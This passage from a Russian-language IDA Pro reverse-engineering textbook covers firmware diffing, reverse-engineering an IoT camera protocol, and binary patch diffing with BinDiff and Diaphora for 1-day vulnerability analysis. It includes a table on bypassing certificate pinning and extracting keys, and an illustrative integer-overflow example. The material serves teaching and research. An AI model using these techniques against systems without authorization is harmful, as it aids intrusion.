    for root, dirs, files in os.walk(dir_old):
        for f in files:
            path = os.path.join(root, f)
            rel = os.path.relpath(path, dir_old)
            with open(path, 'rb') as fh:
                old_files[rel] = hashlib.sha256(fh.read()).hexdigest()

    for root, dirs, files in os.walk(dir_new):
        for f in files:
            path = os.path.join(root, f)
            rel = os.path.relpath(path, dir_new)
            with open(path, 'rb') as fh:
                new_files[rel] = hashlib.sha256(fh.read()).hexdigest()

    added = set(new_files.keys()) - set(old_files.keys())
    removed = set(old_files.keys()) - set(new_files.keys())
    modified = {f for f in old_files if f in new_files
                and old_files[f] != new_files[f]}

    print(f"Добавлено файлов:  {len(added)}")
    print(f"Удалено файлов:    {len(removed)}")
    print(f"Изменено файлов:   {len(modified)}")

    print("\n--- Изменённые файлы (для анализа в IDA) ---")
    for f in sorted(modified):
        ext = os.path.splitext(f)[1]
        if ext in ('', '.so', '.bin', '.cgi', '.ko'):
            print(f"  [BIN] {f}")
        else:
            print(f"  [TXT] {f}")

    return {'added': added, 'removed': removed, 'modified': modified}

# Использование
diff_firmware_trees("squashfs-root-v3.1/", "squashfs-root-v3.2/")
```

27.10.3. Типичная карта памяти для анализа bare-metal firmware

```
# Справочник типичных карт памяти для разных платформ

MEMORY_MAPS = {
    'STM32F103': {
        'Flash':       (0x08000000, 0x08010000),  # 64KB
        'SRAM':        (0x20000000, 0x20005000),  # 20KB
        'Peripherals': (0x40000000, 0x40030000),
        'Cortex-M3':   (0xE0000000, 0xE0100000),
    },
    'STM32F407': {
        'Flash':       (0x08000000, 0x08100000),  # 1MB
        'CCM':         (0x10000000, 0x10010000),  # 64KB CCM SRAM
        'SRAM':        (0x20000000, 0x20020000),  # 128KB
        'Peripherals': (0x40000000, 0x60000000),
        'FSMC':        (0x60000000, 0xA0000000),
        'Cortex-M4':   (0xE0000000, 0xE0100000),
    },
    'NRF52832': {
        'Flash':       (0x00000000, 0x00080000),  # 512KB
        'SRAM':        (0x20000000, 0x20010000),  # 64KB
        'Peripherals': (0x40000000, 0x40030000),
        'Cortex-M4':   (0xE0000000, 0xE0100000),
        'FICR':        (0x10000000, 0x10001000),  # Factory Info
        'UICR':        (0x10001000, 0x10002000),  # User Info
    },
    'ESP32': {
        'IROM':        (0x400D0000, 0x40400000),
        'IRAM':        (0x40080000, 0x400A0000),
        'DROM':        (0x3F400000, 0x3F800000),
        'DRAM':        (0x3FFB0000, 0x40000000),
        'Peripherals': (0x3FF00000, 0x3FF80000),
        'RTC':         (0x3FF80000, 0x3FFA0000),
    },
    'MIPS_Router': {
        'KSEG0_RAM':   (0x80000000, 0x84000000),  # Cached
        'KSEG1_RAM':   (0xA0000000, 0xA4000000),  # Uncached
        'Flash':       (0x9F000000, 0xA0000000),  # 16MB
        'KSEG1_Flash': (0xBF000000, 0xC0000000),
        'Peripherals': (0xB8000000, 0xB9000000),
    },
}

def print_memory_map(platform):
    """Вывести карту памяти для платформы."""
    if platform not in MEMORY_MAPS:
        print(f"Неизвестная платформа: {platform}")
        print(f"Доступные: {', '.join(MEMORY_MAPS.keys())}")
        return

    mmap = MEMORY_MAPS[platform]
    print(f"\nКарта памяти {platform}:")
    print(f"{'Регион':<15} {'Start':>12} {'End':>12} {'Size':>10}")
    print("-" * 52)

    for region, (start, end) in sorted(mmap.items(), key=lambda x: x[1][0]):
        size = end - start
        if size >= 1024*1024:
            size_str = f"{size // (1024*1024)} MB"
        elif size >= 1024:
            size_str = f"{size // 1024} KB"
        else:
            size_str = f"{size} B"

        print(f"  {region:<15} 0x{start:08X}  0x{end:08X}  {size_str:>8}")

for p in MEMORY_MAPS:
    print_memory_map(p)
```

27.11. Заключение главы

Анализ firmware и embedded систем в IDA Pro требует особого подхода, отличающегося от анализа пользовательских приложений:

1. **Извлечение firmware** — binwalk для автоматической распаковки, flashrom для чтения из SPI flash, UART/JTAG для дампа из работающего устройства.
2. **Определение архитектуры** — эвристический анализ по паттернам инструкций (ARM/MIPS/x86), определение endianness.
3. **Определение базового адреса** — по таблице векторов (Cortex-M), по строковым ссылкам, по известным адресам периферии.
4. **Загрузка в IDA** — создание правильной карты памяти с сегментами FLASH, RAM, MMIO.
5. **Аннотирование периферии** — SVD Loader для автоматической разметки регистров, ручная идентификация MMIO-доступов.
6. **Анализ RTOS** — идентификация FreeRTOS/VxWorks/ThreadX по характерным сигнатурам, восстановление структуры задач.
7. **Поиск уязвимостей** — комплексный аудит: command injection, buffer overflow, hardcoded credentials, backdoors.

Ключевое отличие от анализа desktop-приложений: в embedded нет ОС-уровня абстракции, весь доступ к hardware идёт через MMIO, а безопасность зачастую реализована минимально, что делает embedded-устройства привлекательной целью для исследователей безопасности.

Глава 28: Анализ протоколов и файловых форматов

28.1. Введение в реверс-инжиниринг протоколов

Реверс-инжиниринг сетевых протоколов и файловых форматов — одна из наиболее практически значимых задач в области обратной разработки. Проприетарные протоколы используются в промышленных системах управления (SCADA/ICS), встраиваемых устройствах, игровых клиентах, корпоративном ПО и вредоносных программах. Понимание структуры протокола позволяет создавать совместимые реализации, находить уязвимости и выявлять скрытую функциональность.

Анализ протоколов объединяет несколько дисциплин: сетевой анализ (перехват и классификация трафика), статический анализ (восстановление парсеров и сериализаторов из бинарного кода) и динамический анализ (наблюдение за поведением программы при обработке различных входных данных).

Классификация протоколов

Характеристика	Текстовые протоколы	Бинарные протоколы
Формат данных	ASCII/UTF-8 строки	Байтовые последовательности
Разделители	CR/LF, пробелы	Длина поля, магические числа
Примеры	HTTP/1.1, SMTP, FTP	DNS, protobuf, MQTT
Сложность реверса	Низкая	Высокая
Компрессия	Редко	Часто
Шифрование	TLS поверх	Встроенное или TLS

Бинарные протоколы представляют наибольший интерес для реверс-инженера, поскольку их структура не очевидна из перехваченного трафика. Далее мы сосредоточимся именно на них.

28.2. Методология реверса бинарных протоколов

Этап 1: Сбор трафика

Первый шаг — перехват достаточного объёма трафика для выявления паттернов. Основные инструменты:

- **Wireshark/tshark** — универсальный анализатор с поддержкой диссекторов
- **tcpdump** — лёгкий перехватчик для серверных окружений
- **mitmproxy** — для проксирования и модификации HTTP(S)/TCP
- **Frida** — для перехвата вызовов `send()`/`recv()` на уровне приложения

Рекомендуется собирать трафик в нескольких сценариях: инициализация соединения (handshake), аутентификация, передача данных, обработка ошибок, разрыв соединения. Каждый сценарий фиксируется отдельным pcap-файлом с описанием выполненных действий.

Этап 2: Визуальный анализ и паттерны

При изучении бинарного трафика в Wireshark обращайте внимание на следующие характерные элементы:

Магические числа (magic bytes). Большинство протоколов начинают сообщение с фиксированной сигнатуры — одного-четырёх байт, идентифицирующих протокол. Например, `0x00 0x01` для запроса, `0x00 0x02` для ответа.

Поля длины. Бинарные протоколы почти всегда содержат поле, задающее длину оставшейся части сообщения. Это поле обычно следует сразу за магическим числом или идентификатором типа сообщения. Типичные форматы: uint16 (big-endian или little-endian), uint32, а также varint (в protobuf-подобных протоколах).

Идентификаторы типов сообщений. Один-два байта, определяющие семантику сообщения (command ID, opcode). При переборе разных действий в приложении эти байты будут меняться, в то время как магические числа останутся постоянными.

Выравнивание и паддинг. Поля часто выравниваются по 4- или 8-байтовым границам, заполняясь нулями.

Этап 3: Корреляция трафика с кодом

Это ключевой этап, связывающий наблюдаемый трафик с реализацией в бинарном файле. В IDA Pro необходимо найти функции, ответственные за формирование и разбор сообщений.

Точки входа для поиска:

1. **Импорты сокетов**: `send`, `recv`, `WSASend`, `WSARecv`, `write`, `read`
2. **Высокоуровневые API**: `HttpSendRequest`, `InternetReadFile`, `SSL_write`, `SSL_read`
3. **Строковые литералы**: сообщения об ошибках протокола, имена полей
4. **Константы**: магические числа, размеры буферов, максимальные длины сообщений

28.3. Wireshark + IDA Pro: совместный рабочий процесс

Настройка рабочего окружения

Эффективный анализ протоколов требует одновременной работы в нескольких инструментах. Рекомендуемая конфигурация рабочего стола:

- **Левый монитор**: Wireshark с перехваченным трафиком
- **Правый монитор**: IDA Pro с анализируемым бинарным файлом
- **Терминал**: для запуска скриптов корреляции и генерации тестового трафика

Идентификация функций-обработчиков

В IDA Pro найдите перекрёстные ссылки на функции отправки/приёма данных:

```
import idautils
import idc

# Найти все вызовы recv/send
for name in ["recv", "send", "WSARecv", "WSASend"]:
    ea = idc.get_name_ea_simple(name)
    if ea != idc.BADADDR:
        for xref in idautils.XrefsTo(ea):
            caller = idaapi.get_func(xref.frm)
            if caller:
                print(f"{name} вызывается из {idc.get_func_name(caller.start_ea)} "
                      f"по адресу {hex(xref.frm)}")
```

Восстановление dispatch-таблицы

Большинство протоколов используют диспетчеризацию сообщений через таблицу обработчиков. Типичный паттерн в дизассемблере:

```
; Чтение типа сообщения
movzx eax, word ptr [rbx+4]    ; msg_type
; Проверка диапазона
cmp   eax, MAX_MSG_TYPE
ja    default_handler
; Переход через таблицу
lea   rcx, handler_table
jmp   qword ptr [rcx+rax*8]
```

Скрипт для автоматического извлечения таблицы обработчиков:

```
import idautils
import idc
import idaapi

def extract_handler_table(table_ea, count):
    """Извлечь таблицу обработчиков протокола."""
    handlers = {}
    for i in range(count):
        handler_ea = idc.get_qword(table_ea + i * 8)
        if handler_ea and handler_ea != 0:
            name = idc.get_func_name(handler_ea)
            if not name or name.startswith("sub_"):
                # Переименовать функцию-обработчик
                new_name = f"msg_handler_{i:02X}"
                idc.set_name(handler_ea, new_name)
                name = new_name
            handlers[i] = {
                'address': hex(handler_ea),
                'name': name
            }
            print(f"Тип 0x{i:02X}: {name} @ {hex(handler_ea)}")
    return handlers

# Пример использования: таблица из 32 обработчиков по адресу 0x140050000
# handlers = extract_handler_table(0x140050000, 32)
```

Создание диссектора Wireshark

После восстановления структуры протокола полезно создать диссектор для Wireshark на языке Lua, чтобы отображать разобранные поля непосредственно в интерфейсе анализатора:

```
-- Диссектор для проприетарного протокола MyProto
local myproto = Proto("myproto", "My Proprietary Protocol")

-- Определение полей
local f_magic   = ProtoField.uint16("myproto.magic", "Magic", base.HEX)
local f_version = ProtoField.uint8("myproto.version", "Version")
local f_type    = ProtoField.uint8("myproto.type", "Message Type", base.HEX)
local f_length  = ProtoField.uint32("myproto.length", "Payload Length")
local f_seqnum  = ProtoField.uint32("myproto.seqnum", "Sequence Number")
local f_payload = ProtoField.bytes("myproto.payload", "Payload")

myproto.fields = { f_magic, f_version, f_type, f_length, f_seqnum, f_payload }

local msg_types = {
    [0x01] = "HELLO",
    [0x02] = "AUTH_REQUEST",
    [0x03] = "AUTH_RESPONSE",
    [0x10] = "DATA",
    [0x11] = "ACK",
    [0xFF] = "DISCONNECT"
}

function myproto.dissector(buffer, pinfo, tree)
    if buffer:len() < 12 then return end

    pinfo.cols.protocol = "MYPROTO"

    local subtree = tree:add(myproto, buffer(), "My Protocol")
    subtree:add(f_magic,   buffer(0, 2))
    subtree:add(f_version, buffer(2, 1))

    local msg_type = buffer(3, 1):uint()
    local type_str = msg_types[msg_type] or "UNKNOWN"
    subtree:add(f_type, buffer(3, 1)):append_text(" (" .. type_str .. ")")

    subtree:add(f_length, buffer(4, 4))
    subtree:add(f_seqnum, buffer(8, 4))

    local payload_len = buffer(4, 4):uint()
    if buffer:len() ≥ 12 + payload_len then
        subtree:add(f_payload, buffer(12, payload_len))
    end

    pinfo.cols.info = type_str
end

-- Регистрация на TCP-порт
local tcp_table = DissectorTable.get("tcp.port")
tcp_table:add(12345, myproto)
```

28.4. Восстановление структуры пакетов и создание структур в IDA

Анализ layout сообщения

Для систематического восстановления структуры сообщения используйте следующий подход:

1. Соберите множество экземпляров одного типа сообщения
2. Выровняйте их побайтово и определите постоянные и переменные поля
3. Для переменных полей определите тип данных по диапазону значений
4. Проверьте гипотезу, найдя код сериализации/десериализации в IDA

Создание структур IDA для протокольных сообщений

```
import ida_struct
import ida_bytes
import idc

def create_protocol_header():
    """Создать структуру заголовка протокола в IDA."""
    sid = ida_struct.add_struc(-1, "proto_header_t", False)
    if sid == idc.BADADDR:
        # Структура уже существует
        sid = ida_struct.get_struc_id("proto_header_t")
        sptr = ida_struct.get_struc(sid)
        # Удалить существующие поля
        while ida_struct.get_struc_size(sptr) > 0:
            ida_struct.del_struc_member(sptr, 0)
    else:
        sptr = ida_struct.get_struc(sid)

    # Добавить поля заголовка
    ida_struct.add_struc_member(sptr, "magic",    0x00, idc.FF_WORD, None, 2)
    ida_struct.add_struc_member(sptr, "version",  0x02, idc.FF_BYTE, None, 1)
    ida_struct.add_struc_member(sptr, "msg_type", 0x03, idc.FF_BYTE, None, 1)
    ida_struct.add_struc_member(sptr, "length",   0x04, idc.FF_DWORD, None, 4)
    ida_struct.add_struc_member(sptr, "seq_num",  0x08, idc.FF_DWORD, None, 4)
    ida_struct.add_struc_member(sptr, "checksum", 0x0C, idc.FF_DWORD, None, 4)

    print(f"Структура proto_header_t создана, размер: "
          f"{ida_struct.get_struc_size(sptr)} байт")
    return sid

def create_auth_message():
    """Создать структуру сообщения аутентификации."""
    sid = ida_struct.add_struc(-1, "auth_request_t", False)
    sptr = ida_struct.get_struc(sid)

    ida_struct.add_struc_member(sptr, "header",       0x00, idc.FF_STRUCT, None, 16)
    ida_struct.add_struc_member(sptr, "username_len", 0x10, idc.FF_WORD, None, 2)
    ida_struct.add_struc_member(sptr, "password_len", 0x12, idc.FF_WORD, None, 2)
    ida_struct.add_struc_member(sptr, "username",     0x14, idc.FF_BYTE, None, 64)
    ida_struct.add_struc_member(sptr, "password",     0x54, idc.FF_BYTE, None, 64)
    ida_struct.add_struc_member(sptr, "client_nonce", 0x94, idc.FF_BYTE, None, 16)

    print(f"Структура auth_request_t создана, размер: "
          f"{ida_struct.get_struc_size(sptr)} байт")
    return sid
```

Применение структур к коду

После создания структуры её необходимо применить к переменным в декомпиляторе. В псевдокоде Hex-Rays щёлкните правой кнопкой на переменной-указателе и выберите **Set type** (Y), затем введите `proto_header_t *`. Hex-Rays автоматически заменит числовые смещения на имена полей:

До применения:

```
if (*(WORD *)buf == 0x4D50 && *(BYTE *)(buf + 3) == 2) {
    len = *(DWORD *)(buf + 4);
    process_auth(buf + 16, len - 16);
}
```

После применения `proto_header_t *`:

```
if (hdr->magic == 0x4D50 && hdr->msg_type == MSG_AUTH_REQUEST) {
    len = hdr->length;
    process_auth((auth_request_t *)(hdr + 1), len - sizeof(proto_header_t));
}
```

28.5. Анализ файловых форматов

Реверс-инжиниринг файловых форматов следует аналогичной методологии, но с некоторыми особенностями:

Стратегия анализа

1. **Сбор образцов**: создайте файлы с минимальным и максимально разнообразным содержимым
2. **Hex-анализ**: откройте файлы в hex-редакторе (HxD, 010 Editor) для поиска паттернов
3. **Дифференциальный анализ**: сравните файлы с минимальными отличиями в содержимом
4. **Поиск парсера**: в IDA найдите функцию `fopen`/`CreateFile`, проследите путь данных

Инструменты для файловых форматов

Инструмент	Назначение
010 Editor	Hex-редактор с шаблонами бинарных форматов
Kaitai Struct	Декларативное описание и парсинг форматов
binwalk	Поиск встроенных файлов и архивов
file / libmagic	Идентификация формата по сигнатуре
IDA FLIRT	Идентификация библиотечных функций в парсере

Описание формата с Kaitai Struct

После восстановления формата в IDA результат удобно формализовать с помощью Kaitai Struct:

```
meta:
  id: myformat
  file-extension: mfmt
  endian: le
seq:
  - id: header
    type: file_header
  - id: sections
    type: section
    repeat: expr
    repeat-expr: header.num_sections
types:
  file_header:
    seq:
      - id: magic
        contents: [0x4D, 0x46, 0x4D, 0x54]
      - id: version
        type: u2
      - id: num_sections
        type: u4
      - id: total_size
        type: u8
  section:
    seq:
      - id: name
        type: str
        size: 16
        encoding: UTF-8
      - id: offset
        type: u4
      - id: size
        type: u4
      - id: flags
        type: u4
      - id: data
        size: size
```

28.6. Практический пример: реверс проприетарного протокола IoT-устройства

Постановка задачи

Рассмотрим реверс протокола управления умной камерой видеонаблюдения. Производитель предоставляет только мобильное приложение (Android APK), документация на протокол отсутствует. Задача: восстановить протокол для интеграции с open-source системой умного дома.

Шаг 1: Перехват трафика

Установите приложение на эмулятор Android с проксированием трафика. Для не-HTTP трафика используйте tcpdump на уровне сетевого интерфейса:

```
# На хосте — перенаправление трафика эмулятора
adb shell tcpdump -i wlan0 -w /sdcard/capture.pcap
adb pull /sdcard/capture.pcap
```

В Wireshark обнаруживаем TCP-соединение на порт 8090 с бинарным содержимым.

Шаг 2: Извлечение нативной библиотеки

Приложение содержит нативную библиотеку `libcamproto.so`. Извлекаем и открываем в IDA:

```
unzip app.apk -d app_extracted
# Библиотека в app_extracted/lib/arm64-v8a/libcamproto.so
```

Шаг 3: Анализ в IDA Pro

Загружаем `libcamproto.so` (ELF ARM64) в IDA. Начинаем с экспортируемых JNI-функций:

```
Java_com_vendor_camera_CamProto_nativeConnect
Java_com_vendor_camera_CamProto_nativeSendCommand
Java_com_vendor_camera_CamProto_nativeGetFrame
```

В `nativeSendCommand` находим:

```
int __fastcall nativeSendCommand(JNIEnv *env, jobject this, jint cmd_id,
                                 jbyteArray params) {
    proto_header_t hdr;
    hdr.magic = 0x4350;       // "CP" — Camera Protocol
    hdr.version = 2;
    hdr.msg_type = (uint8_t)cmd_id;

    int param_len = (*env)->GetArrayLength(env, params);
    hdr.length = sizeof(proto_header_t) + param_len;
    hdr.seq_num = ++g_sequence;
    hdr.checksum = 0;

    // Формирование буфера
    char *buf = malloc(hdr.length);
    memcpy(buf, &hdr, sizeof(proto_header_t));
    (*env)->GetByteArrayRegion(env, params, 0, param_len, buf + sizeof(hdr));

    // Вычисление CRC32
    hdr.checksum = crc32(buf, hdr.length);
    *(uint32_t *)(buf + 12) = hdr.checksum;

    int result = send(g_socket, buf, hdr.length, 0);
    free(buf);
    return result;
}
```

Шаг 4: Восстановленная спецификация

На основании анализа составляем документацию:

```
Camera Protocol v2 — Спецификация
==================================

Транспорт: TCP, порт 8090
Порядок байт: Little-endian

Заголовок (16 байт):
  +00  uint16  magic       = 0x4350
  +02  uint8   version     = 2
  +03  uint8   msg_type    Тип сообщения
  +04  uint32  length      Полная длина (заголовок + данные)
  +08  uint32  seq_num     Последовательный номер
  +0C  uint32  checksum    CRC32 (при checksum=0)

Типы сообщений:
  0x01  CONNECT         Установка соединения
  0x02  AUTH            Аутентификация (login + password_hash)
  0x03  AUTH_OK         Подтверждение аутентификации
  0x04  AUTH_FAIL       Ошибка аутентификации
  0x10  CMD_PTZ         Управление поворотом/наклоном
  0x20  REQ_FRAME       Запрос видеокадра
  0x21  FRAME_DATA      Данные видеокадра (H.264 NAL unit)
  0xFF  DISCONNECT      Разрыв соединения
```

Шаг 5: Проверка результата

Пишем скрипт на Python для проверки восстановленного протокола:

```python
import socket
import struct
import zlib

class CameraProtocol:
    MAGIC = 0x4350
    VERSION = 2

    def __init__(self, host, port=8090):
        self.sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.sock.connect((host, port))
        self.seq = 0

    def send_message(self, msg_type, payload=b''):
        self.seq += 1
        length = 16 + len(payload)
        # Заголовок без checksum
        hdr = struct.pack('<HBBII', self.MAGIC, self.VERSION,
                          msg_type, length, self.seq)
        hdr += struct.pack('<I', 0)  # checksum placeholder
        buf = hdr + payload
        # Вычислить CRC32
        crc = zlib.crc32(buf) & 0xFFFFFFFF
        buf = buf[:12] + struct.pack('<I', crc) + buf[16:]
        self.sock.sendall(buf)

    def recv_message(self):
        hdr = self.sock.recv(16)
        magic, ver, mtype, length, seq, crc = struct.unpack('<HBBIII', hdr)
        assert magic == self.MAGIC
        payload = self.sock.recv(length - 16) if length > 16 else b''
        return mtype, payload

# Тест подключения
cam = CameraProtocol("192.168.1.100")
cam.send_message(0x01)  # CONNECT
resp_type, resp_data = cam.recv_message()
print(f"Response: type=0x{resp_type:02X}, data={resp_data.hex()}")
```

28.7. Типичные защитные механизмы протоколов

При анализе протоколов часто встречаются механизмы, затрудняющие реверс:

Механизм	Описание	Подход к обходу
Обфускация полей	XOR, подстановка байт	Найти функцию обфускации в коде
Шифрование payload	AES/ChaCha20	Перехват ключей через отладку
Certificate pinning	Защита от MITM	Frida-скрипт для отключения
Протокол поверх TLS	Шифрованный транспорт	Дамп до шифрования через хуки
Сжатие	zlib, LZ4, snappy	Идентификация по сигнатурам и API
HMAC/подпись	Целостность сообщений	Извлечение ключа из бинарного файла

Глава 29: Диффинг бинарников

29.1. Концепция бинарного диффинга

Бинарный диффинг (binary diffing) — это процесс сравнения двух версий скомпилированного исполняемого файла с целью выявления изменений на уровне функций, базовых блоков и инструкций. В отличие от текстового диффа исходного кода, бинарный дифф работает с дизассемблированным кодом и должен учитывать множество факторов: изменение адресов, перестановку блоков, оптимизации компилятора и изменения в стандартной библиотеке.

Применения бинарного диффинга

1. **Анализ патчей безопасности**: производители выпускают обновления, исправляющие уязвимости. Сравнение пропатченной и непропатченной версий позволяет точно определить место и характер уязвимости (1-day analysis).
2. **Отслеживание изменений в прошивках**: при обновлении firmware встраиваемых устройств дифф позволяет выявить новую функциональность, изменённые алгоритмы и исправленные ошибки.
3. **Анализ вредоносного ПО**: сравнение версий малвари для отслеживания эволюции, идентификации общего кода между семействами.
4. **Аудит сторонних компонентов**: проверка, какие именно изменения вносит вендор в open-source библиотеки, скомпилированные в проприетарный продукт.

29.2. BinDiff — установка и использование

Установка и настройка

BinDiff (от Google/Zynamics) — наиболее зрелый инструмент бинарного диффинга. Начиная с версии 8, BinDiff распространяется бесплатно.

Установка: 1. Скачайте BinDiff с официальной страницы Google (github.com/google/bindiff) 2. Установите пакет (MSI для Windows, DEB для Linux) 3. Плагин для IDA устанавливается автоматически в директорию плагинов IDA

Проверка установки в IDA: меню **Edit → Plugins → BinDiff 8**.

Рабочий процесс BinDiff

Подготовка: откройте обе версии бинарного файла в IDA Pro (каждую в отдельном экземпляре IDA) и дождитесь завершения автоанализа. Сохраните базы данных (.idb/.i64).

Экспорт: BinDiff использует собственный формат экспорта (.BinExport). В каждой базе IDA выполните: **File → BinExport → BinExport2 Binary Export**.

Сравнение: в IDA с открытой «новой» версией выберите **Edit → Plugins → BinDiff 8 → Diff Database**, затем укажите .BinExport файл «старой» версии.

Интерфейс результатов

BinDiff предоставляет несколько представлений:

Представление	Описание
Matched Functions	Функции, найденные в обеих версиях, с оценкой сходства
Unmatched Primary	Функции, присутствующие только в новой версии
Unmatched Secondary	Функции, присутствующие только в старой версии
Statistics	Общая статистика сравнения

Для каждой сопоставленной пары функций доступны:

- **Similarity** (0.0–1.0): степень сходства
- **Confidence** (0.0–1.0): уверенность в правильности сопоставления
- **Flow Graph**: визуальное сравнение CFG с цветовой индикацией

Цветовая схема в Flow Graph: - **Зелёный**: блоки, идентичные в обеих версиях - **Жёлтый**: блоки с изменёнными инструкциями - **Красный**: блоки, присутствующие только в одной версии

Алгоритмы сопоставления

BinDiff использует каскад алгоритмов для сопоставления функций:

1. **По имени**: если функции имеют одинаковые имена (экспорты, символы)
2. **По хешу**: MD5/SHA256 хеш тела функции
3. **По графу вызовов**: изоморфизм графов вызовов
4. **По CFG**: структурное сходство графов потока управления
5. **По эвристикам**: размер, количество базовых блоков, строковые ссылки

29.3. Diaphora — установка и использование

Обзор

Diaphora — это open-source плагин для IDA, написанный на Python. В отличие от BinDiff, Diaphora работает исключительно внутри IDA и использует информацию декомпилятора Hex-Rays для более точного сравнения. Diaphora хранит результаты в SQLite-базе данных.

Установка

```
# Клонирование репозитория
git clone https://github.com/joxeankoret/diaphora.git

# Копирование в директорию плагинов IDA
cp diaphora.py /path/to/ida/plugins/
```

Альтернативно: **File → Script File → diaphora.py**.

Рабочий процесс

1. Откройте первую (старую) версию бинарного файла в IDA
2. **File → Script File → diaphora.py** → нажмите **Export**
3. Дождитесь завершения экспорта в SQLite (может занять несколько минут)
4. Откройте вторую (новую) версию
5. Запустите diaphora.py → укажите SQLite-файл первой версии → нажмите **Diff**

Категории результатов Diaphora

Категория	Описание
Best matches	Наиболее точные совпадения (similarity ≥ 0.8)
Partial matches	Частичные совпадения (0.5 ≤ similarity < 0.8)
Unreliable matches	Ненадёжные совпадения (similarity < 0.5)
Unmatched in primary	Функции только в новой версии
Unmatched in secondary	Функции только в старой версии

Преимущества Diaphora над BinDiff

- Использование псевдокода Hex-Rays для сравнения (textual diff)
- Сравнение на уровне AST декомпилятора
- Полностью открытый исходный код (GPLv3)
- Возможность расширения и настройки
- Поддержка экспорта результатов в SQL для дополнительного анализа

29.4. Анализ патчей безопасности: поиск 1-day

Методология

1-day уязвимость — это уязвимость, для которой выпущен патч, но не все системы обновлены. Анализ 1-day включает:

1. **Получение версий**: скачайте пропатченную и непропатченную версию целевого ПО
2. **Дифф**: сравните бинарные файлы с помощью BinDiff/Diaphora
3. **Фильтрация шума**: исключите изменения, не связанные с безопасностью
4. **Анализ уязвимости**: определите тип и эксплуатируемость
5. **Написание PoC**: подтвердите уязвимость на непропатченной версии

Фильтрация результатов

При сравнении крупного обновления тысячи функций могут измениться из-за перекомпиляции, обновления библиотек, изменения в не связанном с безопасностью коде. Стратегии фильтрации:

По имени функции: сосредоточьтесь на функциях парсинга, обработки ввода, криптографии:

```
*parse*, *decode*, *read*, *process*, *handle*,
*alloc*, *free*, *copy*, *validate*, *check*
```

По типу изменения: ищите добавление проверок (bounds checking), изменение типов, добавление вызовов `safe_*` функций.

По модулю: если CVE-описание содержит информацию о компоненте, ограничьте анализ соответствующей DLL/SO.

Скрипт для автоматизации анализа патча

```
"""
Скрипт для автоматизации анализа патча безопасности.
Использует результаты BinDiff, загруженные в IDA.
"""
import idaapi
import idautils
import idc

def find_security_relevant_changes():
    """Найти функции с характерными для патчей безопасности изменениями."""

    security_patterns = {
        'bounds_check': [
            'cmp', 'ja', 'jb', 'jae', 'jbe',  # Сравнение и условные переходы
        ],
        'null_check': [
            'test rax, rax', 'test rcx, rcx',   # Проверка на NULL
        ],
        'safe_functions': [
            'memcpy_s', 'strcpy_s', 'strncpy',  # Безопасные варианты функций
            'StringCchCopy', 'StringCbCopy',
        ],
        'integer_overflow': [
            'jo',           # Jump on overflow
            'imul', 'mul',  # Операции умножения (возможно, добавлена проверка)
        ]
    }

    results = []

    for func_ea in idautils.Functions():
        func_name = idc.get_func_name(func_ea)

        # Проверяем только функции, помеченные BinDiff как изменённые
        color = idc.get_color(func_ea, idc.CIC_FUNC)
        if color == 0xFFFFFF or color == 0xFFFFFFFF:
            continue  # Пропускаем неизменённые

        # Анализируем инструкции функции
        for head in idautils.Heads(func_ea, idc.find_func_end(func_ea)):
            disasm = idc.GetDisasm(head)
            for category, patterns in security_patterns.items():
                for pattern in patterns:
                    if pattern in disasm.lower():
                        results.append({
                            'function': func_name,
                            'address': hex(head),
                            'category': category,
                            'instruction': disasm
                        })

    # Вывод результатов
    print("=" * 70)
    print("Потенциальные изменения, связанные с безопасностью:")
    print("=" * 70)
    for r in results:
        print(f"  [{r['category']}] {r['function']} @ {r['address']}")
        print(f"    {r['instruction']}")

    return results
```

29.5. Практический пример: CVE-анализ через бинарный дифф

Сценарий

Пусть Microsoft выпускает обновление для Windows, исправляющее уязвимость CVE-20XX-XXXX в компоненте `win32kfull.sys`. Необходимо определить точное место уязвимости.

Шаг 1: Получение файлов

```
# Извлечение из обновления (.msu)
expand -F:* windows10-kb5001234-x64.msu C:\patch_extract\
expand -F:* C:\patch_extract\*.cab C:\patch_extract\files\

# Или использование winbindex.m417z.com для скачивания конкретной DLL/SYS
```

Шаг 2: Сравнение в BinDiff

Открываем обе версии `win32kfull.sys` в IDA, экспортируем BinExport, запускаем сравнение.
Результаты: из 4200 функций BinDiff показывает: - 4150 идентичных (similarity = 1.0) - 35 с незначительными изменениями (similarity > 0.95) - 12 с существенными изменениями (similarity 0.7–0.95) - 3 новых функции

Шаг 3: Анализ изменённых функций

Фокусируемся на 12 существенно изменённых функциях. Одна из них — `NtGdiCreateBitmap`:
Старая версия:

```
HBITMAP NtGdiCreateBitmap(int width, int height, UINT planes,
                          UINT bpp, const void *bits) {
    SIZE_T size = width * height * (bpp / 8);  // Целочисленное переполнение!
    PVOID buffer = ExAllocatePoolWithTag(PagedPool, size, 'pamB');
    if (bits) {
        memcpy(buffer, bits, size);
    }
    // ...
}
```

Новая версия:

```
HBITMAP NtGdiCreateBitmap(int width, int height, UINT planes,
                          UINT bpp, const void *bits) {
    // Добавлена проверка переполнения
    SIZE_T size;
    if (!NT_SUCCESS(RtlSIZETMult(width, height, &size)) ||
        !NT_SUCCESS(RtlSIZETMult(size, bpp / 8, &size))) {
        return NULL;  // Возврат ошибки вместо переполнения
    }

    // Добавлена проверка максимального размера
    if (size > MAX_BITMAP_SIZE) {
        return NULL;
    }

    PVOID buffer = ExAllocatePoolWithTag(PagedPool, size, 'pamB');
    if (!buffer) return NULL;  // Добавлена проверка NULL
    if (bits) {
        __try {
            ProbeForRead(bits, size, 1);  // Добавлена проверка доступа
            memcpy(buffer, bits, size);
        } __except(EXCEPTION_EXECUTE_HANDLER) {
            ExFreePoolWithTag(buffer, 'pamB');
            return NULL;
        }
    }
    // ...
}
```

Шаг 4: Выводы

Уязвимость — целочисленное переполнение при вычислении размера буфера bitmap. Злоумышленник мог указать значения `width`, `height` и `bpp`, произведение которых превышает `SIZE_T`, что приводило к выделению буфера малого размера и последующему переполнению кучи при `memcpy`. Патч добавляет: 1. Безопасное умножение через `RtlSIZETMult` 2. Проверку максимального размера 3. Проверку возврата `ExAllocatePoolWithTag` 4. Валидацию пользовательского указателя через `ProbeForRead`

29.6. Сравнение инструментов диффинга

Критерий	BinDiff	Diaphora	turbodiff	YAD (Yet Another Diff)
Лицензия	Бесплатная	GPLv3	Бесплатная	Бесплатная
Платформа	IDA, Ghidra, standalone	IDA	IDA (устарел)	IDA
Hex-Rays интеграция	Нет	Да	Нет	Нет
Скорость	Высокая	Средняя	Высокая	Средняя
Точность	Высокая	Очень высокая	Средняя	Средняя
Визуализация	Отличная (GUI)	Хорошая	Базовая	Базовая
